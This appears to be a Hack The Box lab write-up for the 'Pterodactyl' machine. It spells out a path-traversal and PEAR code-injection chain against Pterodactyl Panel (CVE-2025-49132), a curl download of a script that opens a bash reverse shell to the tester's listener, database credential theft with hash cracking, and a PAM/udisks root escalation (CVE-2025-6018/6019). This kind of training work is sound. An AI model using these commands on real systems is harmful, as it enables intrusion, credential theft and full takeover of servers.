Description
Pterodactyl is a medium Hack The Box machine that features:
- Pterodactyl Server Management Panel allows PHP Code Injection into a file
- PHP Code Injection leads into Remote Command Execution by using PHP-PEAR
- User Pivoting by reading credentials saved in a MySQL database
- Privilege Escalation via Incorrect Authorization vulnerability in Linux Pluggable Authentication Modules (PAM) and the
allow_activesetting inPolkitandlibblockdevleading to execution of a SUID-root shell
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.1.99.
$ ping -c 3 10.129.1.99
PING 10.129.1.99 (10.129.1.99) 56(84) bytes of data.
64 bytes from 10.129.1.99: icmp_seq=1 ttl=63 time=43.7 ms
64 bytes from 10.129.1.99: icmp_seq=2 ttl=63 time=43.5 ms
64 bytes from 10.129.1.99: icmp_seq=3 ttl=63 time=43.4 ms

--- 10.129.1.99 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 43.418/43.531/43.720/0.134 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.1.99 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.99
Host is up (0.047s latency).
Not shown: 985 filtered tcp ports (no-response), 11 filtered tcp ports (admin-prohibited)
PORT     STATE  SERVICE
22/tcp   open   ssh
80/tcp   open   http
443/tcp  closed https
8080/tcp closed http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.55 seconds
We get two open ports: 22 and 80.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.1.99 -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.1.99
Host is up (0.065s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6 (protocol 2.0)
| ssh-hostkey:
|   256 a3:74:1e:a3:ad:02:14:01:00:e6:ab:b4:18:84:16:e0 (ECDSA)
|_  256 65:c8:33:17:7a:d6:52:3d:63:c3:e4:a9:60:64:2d:cc (ED25519)
80/tcp open  http    nginx 1.21.5
|_http-title: Did not follow redirect to http://pterodactyl.htb/
|_http-server-header: nginx/1.21.5

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.37 seconds
We get two services: one Secure Shell (SSH), and one Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. It seems to be a Python web application. We add the pterodactyl.htb domain to the /etc/hosts file.
$ echo '10.129.1.99 pterodactyl.htb' | sudo tee -a /etc/hosts

When we open the web service we find a Minecraft server mentioning the play subdomain.
 We also find a
 CHANGELOG.txt file.
MonitorLand - CHANGELOG.txt
======================================

Version 1.20.X

[Added] Main Website Deployment
--------------------------------
- Deployed the primary landing site for MonitorLand.
- Implemented homepage, and link for Minecraft server.
- Integrated site styling and dark-mode as primary.

[Linked] Subdomain Configuration
--------------------------------
- Added DNS and reverse proxy routing for play.pterodactyl.htb.
- Configured NGINX virtual host for subdomain forwarding.

[Installed] Pterodactyl Panel v1.11.10
--------------------------------------
- Installed Pterodactyl Panel.
- Configured environment:
  - PHP with required extensions.
  - MariaDB 11.8.3 backend.

[Enhanced] PHP Capabilities
-------------------------------------
- Enabled PHP-FPM for smoother website handling on all domains.
- Enabled PHP-PEAR for PHP package management.
- Added temporary PHP debugging via phpinfo()
We find two interesting things: PHP-PEAR, a package manager for PHP is available in the environment and the phpinfo() function is enabled. We enumerate the available subdomains.
$ gobuster vhost -u pterodactyl.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt --append-domain -o vhost_enumeration -r -t 50
===============================================================
Gobuster v3.8
...
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
panel.pterodactyl.htb Status: 200 [Size: 1897]
We add the panel and the play subdomain to the /etc/hosts file.
$ echo '10.129.1.99 play.pterodactyl.htb' | sudo tee -a /etc/hosts
$ echo '10.129.1.99 panel.pterodactyl.htb' | sudo tee -a /etc/hosts
We find that the phpinfo.php file exists in the main domain, http://pterodactyl.htb/phpinfo.php. We enumerate that the files for the PHP-PEAR application are saved in the /usr/share/php/PEAR directory.

 In the previous changelog file, we found that the installed version of Pterodactyl Panel is the
 v1.11.10 and it is found in the panel subdomain, with a login prompt.
Exploitation
Pterodactyl is a free, open-source game server management panel. Prior to version 1.11.11, using the /locales/locale.json with the locale and namespace query parameters, a malicious actor is able to execute arbitrary code without being authenticated, CVE-2025-49132. We find a proof of concept of the vulnerability in the Exploit-DB page. We are going to test it to retrieve the saved credentials of the database. The file is found in the /var/www/pterodactyl/config/database.php file, as the file is being included we need to remove the .php string as it is appended.
$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=var/www/pterodactyl/config/database"
{"..\/..\/..\/..\/..\/":{"var\/www\/pterodactyl\/config\/database":{"default":"mysql","connections":{"mysql":{"driver":"mysql","url":"","host":"127.0.0.1","port":"3306","database":"panel","username":"pterodactyl","password":"PteraPanel","unix_socket":"","charset":"utf8mb4"
We retrieve the database name panel, the pterodactyl username and the PteraPanel password. We do not have direct access to the database, so we need to gain remote command execution to access to the machine internal database. As we found previously, PHP Code can be injected with this vulnerability. We find in HackTricks that we can pass arguments to the pearcmd.php to create arbitrary files in the filesystem. First we need to confirm that the pearcmd.php scripts exists in the /usr/share/php/PEAR directory.
$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=usr/share/php/PEAR/pearcmd"
<!DOCTYPE html>
<html lang="en">
    <head>
        <meta charset="utf-8">
        <meta name="viewport" content="width=device-width, initial-scale=1">

        <title>Server Error</title>
...
The page is returning us a Server Error confirming that the file exists, as if it does not exists, it returns an empty JSON.
$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=usr/share/php/PEAR/pearcmdd"
{"..\/..\/..\/..\/..\/":{"usr\/share\/php\/PEAR\/pearcmdd":[]}}
We are going to use the vulnerability with PHP-PEAR by appeding the config-create parameter for the script, then the path to the pearcmd.php file, then the contents of the .php file we want to create and finally the file in which the code will be saved. As a start we are going to create the /tmp/command.php that will execute the id command. We need to escape the space characters with ${IFS}.
$ curl "http://panel.pterodactyl.htb/locales/locale.json?+config-create+/&locale=../../../../../&namespace=usr/share/php/PEAR/pearcmd&/<?=system('id')?>+/tmp/command.php"
Now we trigger the command.php file by including it.
$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=tmp/command"
#PEAR_Config 0.9
a:12:{s:7:"php_dir";s:89:"/&locale=../../../../../&namespace=usr/share/php/PEAR/pearcmd&/uid=474(wwwrun) gid=477(www) groups=477(www)
We find that the command is executed correctly, the application is running by the wwwrun user. Now we are going to create a malicious Bash script that will spawn a reverse shell, we will download it in the machine and then we will execute it. We start by creating a listening TCP port using the nc -nvlp 1234 command. Then we create the malicious Bash script.
$ echo 'bash -i >& /dev/tcp/10.10.15.42/1234 0>&1' > shell.sh
After that we download it in the machine (after creating a HTTP server hosting the script with Python and the python -m http.server 80 command).
$ curl "http://panel.pterodactyl.htb/locales/locale.json?+config-create+/&locale=../../../../../&namespace=usr/share/php/PEAR/pearcmd&/<?=system('curl\$\{IFS\}http://10.10.15.42/shell.sh\$\{IFS\}-o\$\{IFS\}/tmp/shell.sh')?>+/tmp/command.php"

$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=tmp/command"
Then we spawn the reverse shell:
$ curl "http://panel.pterodactyl.htb/locales/locale.json?+config-create+/&locale=../../../../../&namespace=usr/share/php/PEAR/pearcmd&/<?=system('bash\$\{IFS\}/tmp/shell.sh')?>+/tmp/command.php"

$ curl "http://panel.pterodactyl.htb/locales/locale.json?locale=../../../../../&namespace=tmp/command"
We receive the reverse shell as the wwwrun user. We upgrade it.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.42] from (UNKNOWN) [10.129.3.188] 38126
bash: cannot set terminal process group (1209): Inappropriate ioctl for device
bash: no job control in this shell
wwwrun@pterodactyl:/var/www/pterodactyl/public> id
id
uid=474(wwwrun) gid=477(www) groups=477(www)
wwwrun@pterodactyl:/var/www/pterodactyl/public> script /dev/null -c bash
$ stty raw -echo; fg
$ reset xterm
wwwrun@pterodactyl:/var/www/pterodactyl/public> export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find three console users in the system: root, headmonitor, and phileasfogg3.
wwwrun@pterodactyl:/var/www/pterodactyl/public> cd
wwwrun@pterodactyl:~> grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/bash
sshd:x:475:475:SSH daemon:/var/lib/sshd:/usr/sbin/nologin
headmonitor:x:1001:100::/home/headmonitor:/bin/bash
phileasfogg3:x:1002:100::/home/phileasfogg3:/bin/bash
We can enumerate the password hashes from the database we discovered previously.
wwwrun@pterodactyl:~> mysql -h 127.0.0.1 -u pterodactyl -p'PteraPanel' panel
mysql: Deprecated program name. It will be removed in a future release, use '/usr/bin/mariadb' instead
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 116
Server version: 11.8.3-MariaDB MariaDB package

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [panel]> select username,password from users;
+--------------+--------------------------------------------------------------+
| username     | password                                                     |
+--------------+--------------------------------------------------------------+
| headmonitor  | $2y$10$3WJht3/5GOQmOXdljPbAJet2C6tHP4QoORy1PSj59qJrU0gdX5gD2 |
| phileasfogg3 | $2y$10$PwO0TBZA8hLB6nuSsxRqoOuXuGi3I4AVVN2IgE7mZJLzky1vGC9Pi |
+--------------+--------------------------------------------------------------+
2 rows in set (0.000 sec)
We try to crack the hashes with John The Ripper tool.
$ john --wordlist=/usr/share/wordlists/rockyou.txt hashes
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!QAZ2wsx         (phileasfogg3)
We only find the !QAZ2wsx password for the phileasfogg3. The password is reused for the Linux user so we can pivot to this user using the SSH procotol.
$ ssh phileasfogg3@pterodactyl.htb
phileasfogg3@pterodactyl:~> id
uid=1002(phileasfogg3) gid=100(users) grupos=100(users)
Enumerating the machine, we find that we have mail available.
phileasfogg3@pterodactyl:~> cat /var/mail/phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE — Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udisks daemon (udisksd). No confirmed compromise at this time, but increased vigilance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udisks and system logs and apply pending updates.

Report any signs of compromise immediately to headmonitor@pterodactyl.htb

— HeadMonitor
System Administrator
The headmonitor user is mentioning that there is unusual activity from the udisksd daemon. Enumerating the machine, we find that the running operating system is OpenSUSE.
phileasfogg3@pterodactyl:~> cat /etc/os-release
NAME="openSUSE Leap"
VERSION="15.6"
ID="opensuse-leap"
ID_LIKE="suse opensuse"
VERSION_ID="15.6"
PRETTY_NAME="openSUSE Leap 15.6"
ANSI_COLOR="0;32"
CPE_NAME="cpe:/o:opensuse:leap:15.6"
BUG_REPORT_URL="https://bugs.opensuse.org"
HOME_URL="https://www.opensuse.org/"
DOCUMENTATION_URL="https://en.opensuse.org/Portal:Leap"
LOGO="distributor-logo-Leap"
There are two recent vulnerabilities in OpenSUSE, CVE-2025-6018 and CVE-2025-6019. These two vulnerabilities chained together allows command execution as root user. The first one, is a Local Privilege Escalation (LPE) vulnerability in pam-config within Linux Pluggable Authentication Modules (PAM) allowing an unprivileged local attacker to obtain the elevated privileges normally reserved for a physically present, allow_active user. The highest risk is that the attacker can then perform all allow_active yes Polkit actions, such us mounting disks.
The second vulnerability, is due to the way libblockdev interacts with the udisks daemon, an allow_active user on a system may be able escalate to full root privileges on the target host. Normally, udisks mounts user-provided filesystem images with security flags like nosuid and nodev to prevent privilege escalation. However, a local attacker can create a specially crafted XFS image containing a SUID-root shell, then trick udisks into resizing it. This mounts their malicious filesystem with root privileges, allowing them to execute their SUID-root shell and gain complete control of the system.
For the first vulnerability we only need to create the ~/.pam_environment file with the XDG_SEAT environment variable set to seat0 and the XDG_VTNR variable set to 1. Then we will restart the SSH session.
phileasfogg3@pterodactyl:~> echo -e "XDG_SEAT=seat0\nXDG_VTNR=1" > ~/.pam_environment

phileasfogg3@pterodactyl:~> cat ~/.pam_environment
XDG_SEAT=seat0
XDG_VTNR=1
Then, in our machine, we will create the XFS image with the malicious Bash SUID variable retrieved from the machine. We need to install the xfsprogs package.
$ sudo apt install xfsprogs -y
$ fallocate -l 300M xfs.image
$ mkfs.xfs xfs.image
$ sudo losetup /dev/loop0 xfs.image
$ sudo mount /dev/loop0 /mnt
$ sudo scp phileasfogg3@pterodactyl.htb:/bin/bash /mnt
$ sudo chmod u+s /mnt/bash
$ sudo umount /mnt
$ sudo losetup -d /dev/loop0
Then we transfer the XFS image to the remote machine.
$ scp xfs.image phileasfogg3@pterodactyl.htb:/tmp
Now we can use a proof of concept developed by guinea-offensive-security in GitHub to trigger the vulnerability. We need to comment the line 242 (check_dependencies) as the application is checking for the XFS dependencies. We run the script and a root shell is spawned.
phileasfogg3@pterodactyl:~> cd /tmp
phileasfogg3@pterodactyl:/tmp> nano exploit.sh
phileasfogg3@pterodactyl:/tmp> bash exploit.sh
PoC for CVE-2025-6019 (LPE via libblockdev/udisks)
WARNING: Only run this on authorized systems. Unauthorized use is illegal.
Continue? [y/N]: y
[*] Checking for vulnerable libblockdev/udisks versions...
[*] Detected udisks version: unknown
[!] Warning: Specific vulnerable versions for CVE-2025-6019 are unknown.
[!] Verify manually that the target system runs a vulnerable version of libblockdev/udisks.
[!] Continuing with PoC execution...
Select mode:
[L]ocal: Create 300 MB XFS image (requires root)
[C]ible: Exploit target system
[L]ocal or [C]ible? (L/C): C
[*] Starting exploitation on target machine...
[*] Checking allow_active status...
[+] allow_active status confirmed.
[*] Verifying xfs.image integrity...
[*] Stopping gvfs-udisks2-volume-monitor...
[*] Note: gvfs-udisks2-volume-monitor was not running.
[*] Setting up loop device...
[+] Loop device configured: /dev/loop0
[*] Keeping filesystem busy to prevent unmounting...
[+] Background loop started (PID: 12633)
[*] Resizing filesystem to trigger mount...
[+] Mount successful (expected error: target is busy).
[*] Waiting 2 seconds for mount to stabilize...
[*] Checking for SUID bash in /tmp/blockdev*...
[+] SUID bash found: /tmp/blockdev.57G8J3/bash
-rwsr-xr-x 1 root root 1012656 /tmp/blockdev.57G8J3/bash
[*] Executing root shell...
bash-4.4# id
uid=1002(phileasfogg3) gid=100(users) euid=0(root) grupos=100(users)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
bash-4.4# cat /home/phileasfogg3/user.txt
<REDACTED>
bash-4.4# cat /root/root.txt
<REDACTED>